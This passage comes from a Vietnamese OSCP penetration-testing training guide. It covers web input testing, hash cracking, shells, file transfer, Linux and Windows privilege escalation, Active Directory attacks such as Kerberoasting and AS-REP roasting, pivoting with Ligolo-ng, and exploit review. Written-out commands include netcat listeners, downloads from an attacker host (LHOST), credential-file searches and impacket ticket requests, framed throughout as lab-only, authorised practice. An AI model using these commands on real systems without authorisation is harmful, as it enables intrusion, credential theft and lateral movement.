1. Baseline	Ghi phản hồi bình thường	Status, độ dài, thời gian, nội dung
2. Syntax test	Xem input có vào query	Dấu nháy gây lỗi hoặc thay đổi phản hồi
3. Boolean test	So sánh điều kiện đúng/sai	AND 1=1 và AND 1=2
4. DBMS fingerprint	Xác định cú pháp/behavior	Comment, hàm delay, thông báo lỗi
5. Minimal proof	Trích xuất dữ liệu không nhạy cảm	Tên DB/user/version
6. Impact	Chứng minh quyền và phạm vi	Đọc bảng, ghi file hoặc RCE chỉ khi được phép

5.5. File upload

Kiểm thử upload phải tách các lớp kiểm soát: extension, MIME type, magic bytes, rename phía server, vị trí lưu, quyền thực thi và khả năng truy cập trực tiếp. Thành công upload không đồng nghĩa với RCE. Trong lab, trước tiên tải lên file văn bản hoặc ảnh hợp lệ để hiểu pipeline.

Lớp kiểm soát	Câu hỏi	Evidence
Client-side	Có thể bỏ qua JavaScript validation?	Request trong Burp
Extension	Danh sách allow/deny? Kiểm tra case/đuôi kép?	Tên file sau lưu
MIME	Server tin Content-Type hay kiểm tra nội dung?	Request/response
Magic bytes	Có xác minh header file?	File mẫu và phản hồi
Storage	Lưu ở web root hay vùng riêng?	URL/path trả về

Lớp kiểm soát	Câu hỏi	Evidence
Execution	Server có handler thực thi extension đó?	Chỉ kiểm tra trong lab bằng payload tối thiểu

5.6. SSTI, XXE, SSRF và XSS trong bối cảnh OSCP

Các lớp lỗ hổng này có thể xuất hiện nhưng không nên học bằng payload list. Hãy hiểu “sink” phía server. SSTI liên quan engine template đánh giá biểu thức; XXE liên quan XML parser và external entity; SSRF khiến server gửi request thay người dùng; XSS chạy trong trình duyệt và thường không trực tiếp tạo shell. Luôn xác minh bằng payload vô hại trước.

Phương pháp: Bắt đầu bằng canary: một giá trị dễ nhận biết, phép tính đơn giản hoặc request về web server lab của chính bạn. Sau khi chứng minh luồng dữ liệu, mới đánh giá đường khai thác tiếp theo.

Lab 5.1: Mapping và kiểm thử input của ứng dụng web lab

Mục tiêu: Tạo bản đồ endpoint, parameter, role và xác minh tối thiểu một lỗi input.

Môi trường: DVWA, bWAPP, PortSwigger lab hoặc ứng dụng cố ý có lỗ hổng trong mạng riêng.

Các bước thực hiện:

1. Khởi tạo proxy Burp và bật lưu project.
2. Duyệt toàn bộ chức năng; tạo bảng endpoint/method/parameter/auth.
3. Thực hiện content discovery có baseline.
4. Chọn một input và kiểm tra biến đổi phản hồi bằng payload vô hại.
5. Ghi finding gồm điều kiện, bước tái hiện, impact và khuyến nghị.

Evidence tối thiểu cần lưu:

- Burp history/project
- Bảng attack surface
- Ảnh request/response
- Finding một trang

Câu hỏi tự đánh giá:

- Fuzzing đã bổ sung điều gì mà duyệt thủ công bỏ sót?
- Input được xử lý ở client, server hay cả hai?
- Evidence nào đủ để người khác tái hiện mà không cần hỏi lại?

6. Mật khẩu, hash và credential attacks

Credential là dữ liệu có nguồn gốc và ngữ cảnh. Trước khi crack hoặc spray, cần ghi rõ credential đến từ đâu, thuộc user nào, loại hash gì, domain nào và lockout policy ra sao. Brute force thiếu kiểm soát vừa gây khóa tài khoản vừa làm mất thời gian.

6.1. Nhận diện hash

Dạng	Dấu hiệu thường gặp	Hashcat mode tham khảo
MD5 raw	32 ký tự hex	0
SHA-1	40 ký tự hex	100

Dạng	Dấu hiệu thường gặp	Hashcat mode tham khảo
NTLM	32 ký tự hex, bối cảnh Windows	1000
bcrypt	Bắt đầu \$2a\$, \$2b\$ hoặc \$2y\$	3200
sha512crypt	Bắt đầu \$6\$	1800
Kerberoast TGS	Bắt đầu \$krb5tgs\$	13100
AS-REP	Bắt đầu \$krb5asrep\$	18200
NetNTLMv2	user::domain:challenge:response	5600

```
hashid hash.txt
hashcat --example-hashes | less
hashcat -m 1000 hashes.txt /usr/share/wordlists/rockyou.txt --username
john --wordlist=/usr/share/wordlists/rockyou.txt hash.txt
```

6.2. Wordlist và rule

Wordlist tốt phản ánh ngôn ngữ, tên tổ chức, mùa/năm, quy tắc đổi mật khẩu và dữ liệu công khai của lab. CeWL có thể tạo từ nội dung website lab. Rules giúp biến đổi từ gốc thành biến thể thay vì chỉ dùng wordlist khổng lồ.

```
cewl -d 2 -m 5 -w company_words.txt http://example.lab
sort -u company_words.txt -o company_words.txt
hashcat -m 0 hashes.txt company_words.txt -r /usr/share/hashcat/rules/best64.rule
```

6.3. Password spraying an toàn trong domain lab

Spraying thử một mật khẩu trên nhiều tài khoản, khác brute force thử nhiều mật khẩu trên một tài khoản. Trước khi spray, phải đọc password policy, lockout threshold và observation window. Trong lab, đặt khoảng nghỉ và giới hạn user. Trong dự án thật, kỹ thuật này cần được ROE phê duyệt rõ ràng.

Cảnh báo: Không chạy Hydra, Kerbrute, NetExec hoặc công cụ tương tự lên dịch vụ public khi chưa có ủy quyền. Không dùng credential tìm được để thử ngoài phạm vi.

7. Initial access, shell và truyền file

7.1. Bind shell, reverse shell và web shell

Loại	Cơ chế	Ưu/nhược điểm
Reverse shell	Máy đích kết nối ngược về listener	Dễ vượt NAT outbound; cần LHOST/LPORT chính xác
Bind shell	Máy đích mở cổng chờ kết nối	Đơn giản nhưng thường bị firewall inbound chặn
Web shell	Lệnh đi qua HTTP request	Phù hợp web app; thường không có TTY và phụ thuộc quyền web process

Một shell thành công chỉ là điểm bắt đầu. Ngay sau initial access, ghi whoami/id, hostname, IP, current directory và time. Sau đó ổn định shell, kiểm tra quyền và tạo kế hoạch privilege escalation.

```
# Listener trong lab
```

```
rlwrap nc -lvnp 4444
```

```
# Ổn định TTY trên Linux
python3 -c 'import pty; pty.spawn("/bin/bash")'
# Ctrl+Z
stty raw -echo; fg
export TERM=xterm
stty rows 40 columns 120
```


7.2. File transfer

Phương thức	Máy tấn công	Máy đích
Python HTTP	python3 -m http.server 8000	wget http://LHOST:8000/file
curl	python3 -m http.server 8000	curl -O http://LHOST:8000/file
PowerShell	python3 -m http.server 8000	iwr http://LHOST:8000/file -OutFile file
SMB server	impacket-smbserver share . -smb2support	copy \\LHOST\share\file C:\Temp\file
Netcat	nc -lvnp 9000 < file	nc LHOST 9000 > file

Evidence: Hash file trước và sau truyền nếu artefact quan trọng. Ghi nguồn tài, phiên bản và mục đích sử dụng.

8. Linux Privilege Escalation

Linux privilege escalation là quá trình tìm sự khác biệt giữa quyền hiện tại và quyền mà hệ thống vô tình cấp qua sudo, SUID/SGID, cron, service, capability, credential, mount hoặc kernel. Không bắt đầu bằng kernel exploit. Bắt đầu bằng ngữ cảnh và sai cấu hình có độ tin cậy cao.



Hình 4. Chu trình leo thang đặc quyền có kiểm soát

8.1. Enumeration thủ công

```
whoami; id; hostname
uname -a; cat /etc/os-release
sudo -l
cat /etc/passwd
find / -perm -4000 -type f 2>/dev/null
getcap -r / 2>/dev/null
ss -lntup
ps aux --forest
ls -lah /etc/cron*; cat /etc/crontab
mount; cat /etc/fstab
find / -writable -type d 2>/dev/null | head -n 100
```

8.2. sudo và GTFOBins

sudo -l cho biết lệnh nào user được phép chạy, với user nào và biến môi trường nào được giữ. Một binary trong danh sách chỉ nguy hiểm khi cách gọi cho phép thoát shell, đọc/ghi file hoặc nạp thư viện tùy ý. GTFOBins là nguồn tham khảo, nhưng học viên phải hiểu tham số cụ thể và tránh làm hỏng hệ thống.

8.3. SUID/SGID và capability

SUID làm binary chạy với effective UID của owner. Tập trung vào binary không chuẩn, script wrapper, đường dẫn tương đối, thư viện thiếu hoặc binary có chức năng shell/file editor. Linux capabilities có thể cấp quyền hẹp như cap_setuid hoặc cap_dac_read_search mà không cần SUID.

Dấu hiệu	Cách kiểm tra	Giải thích
SUID lạ	<code>find / -perm -4000 -type f 2>/dev/null</code>	Binary tự viết, GTFOBins, path/library hijack
Capability	<code>getcap -r / 2>/dev/null</code>	cap_setuid, cap_dac_read_search, cap_sys_admin
Writable script	<code>find / -writable -type f 2>/dev/null</code>	Cron/service chạy file do user sửa được
Internal service	<code>ss -lntup</code>	Dịch vụ chỉ bind localhost có thể chứa admin interface
Credential	<code>grep -RniE "pass secret token" /opt /var/www 2>/dev/null</code>	Reuse sang sudo/SSH/DB

8.4. Cron và process monitoring

Cron job có thể không xuất hiện rõ trong /etc/crontab vì nằm trong user crontab, systemd timer hoặc script được gọi gián tiếp. pspy giúp quan sát process mới mà không cần root trong lab. Khi phát hiện job quyền cao, kiểm tra quyền ghi trên script, thư mục, binary và PATH.

8.5. NFS no_root_squash

Khi export NFS dùng no_root_squash, file do root trên client tạo có thể giữ UID 0 trên server. Đây là sai cấu hình nghiêm trọng. Trong lab, có thể chứng minh bằng một binary SUID tối giản; trong báo cáo thật, mô tả điều kiện và không để lại artefact.

8.6. Kernel exploit

Kernel exploit là lựa chọn sau cùng vì rủi ro crash và phụ thuộc chặt vào phiên bản, bản vá, kiến trúc và cấu hình compile. Trước khi chạy, đối chiếu exact kernel, distro, mitigation và source exploit; đọc code; thử trên clone/snapshot; chuẩn bị rollback.

Ghi nhớ: LinPEAS và các script enumeration giúp tăng coverage nhưng không thay thế phân tích. Lưu

output và tự xác minh từng finding.

Lab 8.1: Linux privilege escalation từ user thấp

Mục tiêu: Tìm và khai thác một sai cấu hình không dựa vào kernel exploit.

Môi trường: Máy Linux lab có sudo/SUID/cron/NFS hoặc credential reuse.

Các bước thực hiện:

1. Ghi context ban đầu: id, hostname, OS, network.
2. Thực hiện checklist thủ công trước khi dùng script.
3. Lập tối thiểu ba giả thuyết và xếp hạng theo độ tin cậy/rủi ro.
4. Khai thác một đường có thể đảo ngược trong lab.
5. Lưu proof và dọn artefact.

Evidence tối thiểu cần lưu:

- Output sudo/SUID/cron
- Ảnh initial user và root proof
- Timeline khai thác
- Cleanup note

Câu hỏi tự đánh giá:

- Tín hiệu nào dẫn bạn đến đường đúng?
- Có đường nào ít rủi ro hơn kernel exploit?
- Khuyến nghị khắc phục nên loại bỏ root cause nào?

9. Windows Privilege Escalation

Windows privilege escalation tập trung vào token privilege, service, scheduled task, registry policy, credential storage, file permission và patch level. Cần phân biệt user local/domain, integrity level, group membership và privilege được enable/disabled.

9.1. Enumeration cơ bản

```
whoami
whoami /all
hostname
systeminfo
ipconfig /all
route print
netstat -ano
net user
net localgroup administrators
wmic qfe get HotFixID,InstalledOn
schtasks /query /fo LIST /v
sc query state= all
cmdkey /list
```

9.2. Service misconfiguration

Một service có thể nguy hiểm khi user thấp có quyền sửa binary, thư mục chứa binary, service configuration hoặc unquoted service path. Phải kiểm tra service account, start type, path, ACL và khả năng restart. Chỉ khi cả chuỗi điều kiện đúng mới kết luận có thể leo quyền.

```
sc qc <ServiceName>
sc query <ServiceName>
icacls "C:\Path\To\Service"
wmic service get Name,StartName,StartMode,PathName
```

9.3. AlwaysInstallElevated

Chính sách này chỉ khai thác được khi cả hai khóa HKCU và HKLM đều bật. Nếu một khóa không tồn tại hoặc giá trị không phải 1, không đủ điều kiện. Trong lab, payload MSI chỉ nên tạo để chứng minh; trong thực tế, khuyến nghị tắt chính sách và quản trị phần mềm tập trung.

```
reg query HKCU\Software\Policies\Microsoft\Windows\Installer /v AlwaysInstallElevated
reg query HKLM\Software\Policies\Microsoft\Windows\Installer /v AlwaysInstallElevated
```

9.4. Token privileges và Potato family

SelmpersonatePrivilege và SeAssignPrimaryTokenPrivilege có thể cho phép impersonation tùy phiên bản Windows và dịch vụ. Các kỹ thuật Potato/PrintSpoofer phụ thuộc build, patch và context. Không chọn exploit chỉ vì tên công cụ; cần kiểm tra privilege, OS version và điều kiện kỹ thuật. Tránh đưa kỹ thuật bypass bảo vệ vào quy trình mặc định.

9.5. Credential discovery

Nguồn	Lệnh/đường dẫn	Cần lưu ý
PowerShell history	%APPDATA%\Microsoft\Windows\PowerShell\PSReadLine\ConsoleHost_history.txt	Có thể chứa command và secret
Saved credentials	cmdkey /list	Xác minh target và user trước khi dùng runas
Config files	findstr /S /I "password secret token" *.config *.xml *.ini *.txt	Giới hạn đường dẫn để tránh nhiễu
Unattend files	C:\Windows\Panther\Unattend.xml	Credential cũ hoặc đã mã hóa
Registry/service	reg query <KEY>	Không dump dữ liệu nhạy cảm ngoài phạm vi

Ghi nhớ: WinPEAS, Seatbelt, PowerUp và accesschk hỗ trợ enumeration. Mỗi phát hiện phải được kiểm chứng bằng công cụ native như sc, icacls, reg query hoặc whoami /priv.

Lab 9.1: Windows service privilege escalation

Mục tiêu: Xác minh chuỗi điều kiện của một service misconfiguration.

Môi trường: Windows lab có service custom và user tiêu chuẩn.

Các bước thực hiện:

1. Ghi whoami /all và systeminfo.

2. Liệt kê service tự động chạy với quyền cao.
3. Kiểm tra PathName, StartName và ACL của binary/thư mục.
4. Chứng minh quyền sửa và khả năng restart trong lab.
5. Thực hiện exploitation tối thiểu, thu proof rồi khôi phục service.

Evidence tối thiểu cần lưu:


- Output sc qc và icacIs
- Ảnh quyền trước/sau
- Bản sao cấu hình service ban đầu
- Cleanup evidence

Câu hỏi tự đánh giá:

- Tại sao unquoted path không tự động là exploitable?
- User có quyền restart service không?
- Khuyến nghị sửa ACL hay đổi service account?

10. Active Directory: nền tảng, enumeration và đường tấn công

Active Directory là hệ thống danh tính, quản lý và ủy quyền. Để pentest AD hiệu quả, phải hiểu object, SID, group, ACL, Kerberos, LDAP, trust và delegation. Công cụ như BloodHound chỉ biểu diễn dữ liệu; người học cần hiểu tại sao một edge tạo ra quyền kiểm soát.



Hình 5. Chuỗi tấn công Active Directory trong phòng lab

10.1. Khái niệm cốt lõi

Thuật ngữ	Giải thích
Domain	Ranh giới quản trị và danh tính logic trong AD.
Forest	Tập một hoặc nhiều domain chia sẻ schema và global catalog.
Domain Controller	Máy chủ lưu AD DS và cung cấp LDAP, Kerberos, replication.
Object	User, group, computer, OU, GPO, service account...
SID	Định danh bảo mật duy nhất của principal.

Thuật ngữ	Giải thích
ACL/ACE	Danh sách và từng mục quyền trên object.
SPN	Định danh dịch vụ gắn với account để Kerberos cấp service ticket.
TGT/TGS	Ticket Kerberos cho phép yêu cầu các service ticket và truy cập dịch vụ.
Trust	Quan hệ cho phép xác thực/ủy quyền giữa domain/forest.
Delegation	Cơ chế dịch vụ thay mặt user truy cập dịch vụ khác.

10.2. Xác định domain và DC

```
whoami /user
whoami /groups
set USERDOMAIN
echo %LOGONSERVER%
nltest /dclist:example.lab
nslookup -type=srv _ldap._tcp.dc._msdcs.example.lab
PowerShell -Command 'Get-ADDomain; Get-ADDomainController -Filter *'
```

10.3. LDAP và PowerView/AD module

Enumeration nên bắt đầu từ user, group, computer, OU, GPO, SPN, trust và ACL. Khi có module ActiveDirectory, dùng Get-AD*. Khi bị hạn chế, PowerView hoặc Ldapsearch có thể thu thập tương tự. Luôn ghi credential context và DC được truy vấn.

Mục tiêu	PowerView	ActiveDirectory Module
Domain	Get-Domain	Get-ADDomain
DC	Get-DomainController	Get-ADDomainController -Filter *
Users	Get-DomainUser	Get-ADUser -Filter * -Properties *
Computers	Get-DomainComputer	Get-ADComputer -Filter * -Properties *
Groups	Get-DomainGroup	Get-ADGroup -Filter *
Trusts	Get-DomainTrust	Get-ADTrust -Filter *
ACL	Get-DomainObjectAcl -ResolveGUIDs	Get-Acl trên AD: provider hoặc công cụ chuyên dụng

10.4. BloodHound

BloodHound biến quan hệ AD thành graph. Collector thu dữ liệu; GUI truy vấn đường đi. Học viên phải biết phân biệt edge dựa trên group membership, session, local admin, ACL và delegation. Kết quả cần được xác minh bằng lệnh native hoặc PowerView trước khi khai thác.

```
# Thu thập bằng SharpHound trong lab
.\SharpHound.exe -c All --domain example.lab --zipfilename bh.zip

# Thu thập từ Kali bằng bloodhound-python
bloodhound-python -d example.lab -u student -p 'Password123!' \
  -ns 10.10.10.10 -c All --zip
```

10.5. Kerberoasting

Bất kỳ user domain được xác thực thường có thể yêu cầu TGS cho SPN. Phần ticket được mã hóa bằng key của service account, cho phép crack offline nếu mật khẩu yếu. Điều kiện quan trọng là SPN

gắn với user account và encryption type. Khuyến nghị phòng thủ gồm gMSA, mật khẩu dài ngẫu nhiên, AES và giám sát request bất thường.

```
# Liệt kê SPN user
Get-ADUser -Filter {ServicePrincipalName -ne "$null"} -Properties ServicePrincipalName

# Từ Kali trong lab
impacket-GetUserSPNs example.lab/student:'Password123!' -dc-ip 10.10.10.10 -request -outputfile tgs.hash
hashcat -m 13100 tgs.hash wordlist.txt
```

10.6. AS-REP Roasting

Nếu user được cấu hình “Do not require Kerberos preauthentication”, attacker có thể yêu cầu AS-REP mà không cần credential của user đó. Dữ liệu có thể crack offline. Enumeration nên xác định account có cờ này; không tự ý thay đổi userAccountControl ngoài lab.

```
Get-ADUser -Filter {DoesNotRequirePreAuth -eq $True} -Properties DoesNotRequirePreAuth
impacket-GetNPUsers example.lab/ -dc-ip 10.10.10.10 -usersfile users.txt -format hashcat -outputfile asrep.hash
hashcat -m 18200 asrep.hash wordlist.txt
```

10.7. ACL abuse

ACL là nơi nhiều đường tấn công AD hình thành. GenericAll, GenericWrite, WriteDACL, WriteOwner, ForceChangePassword hoặc quyền ghi thuộc tính cụ thể có thể tạo khả năng kiểm soát object. Không kết luận chỉ dựa trên tên edge; phải xác định principal nguồn, object đích, inheritance và quyền thực tế.

Quyền	Tác động tiềm năng trong lab	Kiểm soát phòng thủ
GenericAll	Toàn quyền trên object; có thể đổi thuộc tính, membership hoặc password tùy object	Review ACL, tiering, AdminSDHolder
GenericWrite	Ghi một số thuộc tính; có thể set SPN hoặc key credential tùy object	Hạn chế delegated rights
WriteDACL	Sửa ACL để tự cấp quyền	Giám sát Event ID và thay đổi ACL
WriteOwner	Đổi owner rồi sửa DACL	Hạn chế quyền ownership
ForceChangePassword	Đặt lại password user mà không biết password cũ	Review helpdesk delegation
AddMember	Thêm principal vào group	Giám sát group membership

10.8. Delegation và AD CS

Unconstrained, constrained và resource-based constrained delegation có mô hình tin cậy khác nhau. AD CS mở thêm bề mặt qua template, enrollment rights và mapping certificate. Đây là nội dung nâng cao; lab phải tách riêng, có snapshot và checklist cleanup. Mục tiêu học là hiểu điều kiện, không chạy automation mù quáng.

Ghi nhớ: Trong AD, credential và ticket có thời gian sống, scope và context. Ghi rõ account, domain, DC, ticket cache và thời điểm.

Lab 10.1: AD enumeration và BloodHound

Mục tiêu: Xây dựng graph, tìm một đường quyền và

xác minh từng edge.

Môi trường: Domain lab tối thiểu 1 DC, 1 client và 3 user.

Các bước thực hiện:

1. Xác định domain, DC và context user.
2. Enumerate users, groups, computers, SPN, GPO và trusts.
3. Thu thập SharpHound/BloodHound trong lab.
4. Chọn một shortest path hoặc edge đáng chú ý.
5. Xác minh edge bằng PowerView/AD module và mô tả điều kiện khai thác.

Evidence tối thiểu cần lưu:

- File zip collector
- Ảnh graph
- Lệnh xác minh edge
- Bảng risk/remediation

Câu hỏi tự đánh giá:

- Edge nào chỉ là thông tin và edge nào tạo quyền kiểm soát?
- Dữ liệu session có thể stale như thế nào?
- Biện pháp nào loại bỏ root cause thay vì chỉ đổi mật khẩu?

11. Lateral Movement và Pivoting

Lateral movement dùng quyền đã có để truy cập máy khác. Pivoting mở đường mạng từ máy đã chiếm quyền. Hai khái niệm liên quan nhưng khác nhau: một bên là identity/remote execution, bên kia là routing/tunneling. Luôn xác định network path, credential context và dịch vụ đích.

11.1. Remote access hợp lệ

Giao thức	Điều kiện	Công cụ
SSH	Credential hoặc private key hợp lệ; TCP/22	ssh
RDP	User được phép RDP; TCP/3389; NLA tùy cấu hình	xfreerdp
WinRM	User thuộc Remote Management Users hoặc admin; 5985/5986	evil-winrm, Enter-PSSession
SMB/PsExec	Quyền admin và SMB; service creation	Impacket psexec/smbexec
WMI	Quyền remote WMI/DCOM	Impacket wmiexec
PowerShell Remoting	WinRM và quyền endpoint	New-PSSession, Invoke-Command

11.2. SSH local/remote/dynamic forwarding

```
# Local forward: truy cập dịch vụ localhost:8080 của target qua local:8080
ssh -L 8080:127.0.0.1:8080 user@pivot
```

```
# Dynamic SOCKS proxy
ssh -D 1080 user@pivot
```

```
# Remote forward: target mở cổng 9000 chuyển về attacker:8000
ssh -R 9000:127.0.0.1:8000 user@pivot
```

11.3. Chisel và Ligolo-ng

Chisel tạo tunnel TCP/SOCKS trên HTTP/WebSocket. Ligolo-ng tạo giao diện TUN và route trực tiếp, giúp công cụ hoạt động tự nhiên hơn. Trong lab, dùng chứng thư self-signed và ghi rõ route. Tránh để tunnel tồn tại sau bài tập.

```
# Ligolo-ng trên máy attacker
sudo ip tuntap add user $(whoami) mode tun ligolo
sudo ip link set ligolo up
./proxy -selfcert -laddr 0.0.0.0:11601

# Agent trên pivot host lab
./agent -connect <LHOST>:11601 -ignore-cert

# Sau khi chọn session trong proxy
sudo ip route add 172.16.10.0/24 dev ligolo
```

11.4. Kerberos double hop

Khi dùng PowerShell Remoting từ A sang B rồi truy cập C, credential thường không tự được chuyển tiếp. Đây là double-hop problem. Trong lab, giải pháp có thể dùng explicit credential, CredSSP, delegation hoặc ticket phù hợp. Không nên vô hiệu hóa bảo vệ chỉ để “cho chạy được”; cần hiểu cơ chế.

Lab 11.1: Pivot vào subnet thứ hai

Mục tiêu: Tạo tunnel và truy cập một dịch vụ chỉ có trong mạng nội bộ.

Môi trường: Kali -> dual-homed Linux pivot -> internal target.

Các bước thực hiện:

1. Xác định interface và route trên pivot.
2. Thiết lập tunnel bằng SSH dynamic, Chisel hoặc Ligolo-ng.
3. Thêm proxychains/route phù hợp.
4. Quét chọn lọc internal target, không quét toàn subnet nếu không cần.
5. Chứng minh truy cập dịch vụ nội bộ và dọn tunnel.

Evidence tối thiểu cần lưu:

- Sơ đồ mạng
- Lệnh tạo tunnel
- Route/proxy configuration
- Ảnh truy cập dịch vụ nội bộ

Câu hỏi tự đánh giá:

- Khác nhau giữa SOCKS proxy và TUN routing?
- Công cụ nào không hoạt động tốt qua proxychains?
- Làm sao tránh DNS leak hoặc gửi traffic ngoài phạm vi?

12. Tìm kiếm, đánh giá và chỉnh sửa exploit

Một exploit công khai không phải “nút bấm”. Trước khi chạy cần đọc mã nguồn, xác định tác giả, điều kiện, target version, callback, đường dẫn, payload, destructive action và output. Searchsploit hỗ trợ tìm/copy exploit; sau đó phải sửa tham số và kiểm tra trong snapshot.

```
searchsploit "Apache 2.4" remote
```

```
searchsploit -x 12345
searchsploit -m 12345
file exploit.py
sed -n '1,240p' exploit.py
```

12.1. Checklist review exploit

- Mã có tải thêm payload từ Internet không?
- Có xóa file, tạo user, dừng service hoặc reboot không?
- LHOST/LPORT/RHOST/RPORT nằm ở đâu?
- Exploit cần Python 2/3, thư viện, compiler hay kiến trúc nào?
- PoC chỉ crash hay tạo code execution?
- Có thể thay payload bằng lệnh vô hại để xác minh trước không?
- Có thể rollback bằng snapshot không?

12.2. Compile chéo

```
# Linux 32-bit
sudo apt install gcc-multilib
gcc -m32 exploit.c -o exploit32

# Windows PE từ Kali
x86_64-w64-mingw32-gcc exploit.c -o exploit64.exe
i686-w64-mingw32-gcc exploit.c -o exploit32.exe
```

12.3. Buffer overflow nền tảng

OSCP truyền thống có thể yêu cầu hiểu quy trình xác định offset, kiểm soát instruction pointer, bad characters, module không bảo vệ và tạo shellcode. Tài liệu này chỉ nêu workflow ở mức học tập; học viên nên thực hành trên ứng dụng cố ý có lỗ hổng trong mạng riêng.

Bước	Mục tiêu
Fuzzing	Xác định độ dài gây crash ổn định
Pattern	Tìm offset chính xác
EIP/RIP control	Chứng minh kiểm soát instruction pointer
Bad chars	Xác định byte bị biến đổi/cắt
JMP ESP/RSP	Tìm địa chỉ chuyển điều khiển phù hợp
Shellcode	Tạo payload phù hợp kiến trúc và constraint
Reliability	Chạy lại nhiều lần và ghi điều kiện

Cảnh báo: Không thực hành exploit memory corruption trên dịch vụ sản xuất. Crash là tác động gián đoạn dịch vụ.

13. Reporting, evidence và remediation

Báo cáo tốt phải cho phép người khác tái hiện, hiểu impact và khắc phục. Một finding không chỉ là tên lỗ hổng; nó gồm phạm vi, điều kiện, bằng chứng, chuỗi khai thác, ảnh hưởng và khuyến nghị gắn với root cause.

13.1. Cấu trúc finding

Thành phần	Nội dung
Tiêu đề	Ngắn, nêu đúng vấn đề và tài sản.
Mức độ	Dựa trên impact, likelihood, exposure và context; không chỉ theo CVSS.
Mô tả	Cơ chế lỗi và điều kiện tồn tại.
Tài sản ảnh hưởng	IP/hostname/URL/port/user/object cụ thể.
Bước tái hiện	Các bước tối thiểu, có request/lệnh và expected result.
Evidence	Ảnh chụp, raw output, timestamp, proof.
Impact	Điều attacker có thể đạt được trong bối cảnh hệ thống.
Khuyến nghị	Ưu tiên root cause, hardening, monitoring và retest.
Tham chiếu	CWE, OWASP, vendor advisory, tiêu chuẩn liên quan.

13.2. Ví dụ finding rút gọn

Tiêu đề: SMB share chứa file cấu hình làm lộ credential dịch vụ có thể tái sử dụng để truy cập SSH.

Mô tả: Share “public” cho phép anonymous read. File backup/app.conf chứa username và mật khẩu dạng rõ. Credential được xác minh trên dịch vụ SSH của cùng máy, dẫn đến shell user appsvc.

Impact: Attacker không cần tài khoản ban đầu có thể chiếm quyền tài khoản dịch vụ, truy cập dữ liệu ứng dụng và tiếp tục leo thang đặc quyền nếu tài khoản có quyền dư thừa.

Khuyến nghị: Tắt anonymous access; di chuyển secret sang secret manager hoặc biến môi trường có ACL phù hợp; rotate credential; rà soát reuse; bật logging và cảnh báo truy cập SMB bất thường.

13.3. Retest

Retest không chỉ kiểm tra payload cũ thất bại. Cần xác minh root cause đã được loại bỏ, không xuất hiện bypass tương đương và không gây regression. Báo cáo retest ghi trạng thái Fixed, Partially Fixed, Not Fixed hoặc Not Retested cùng evidence mới.

Lab 13.1: Viết báo cáo cho một máy độc lập

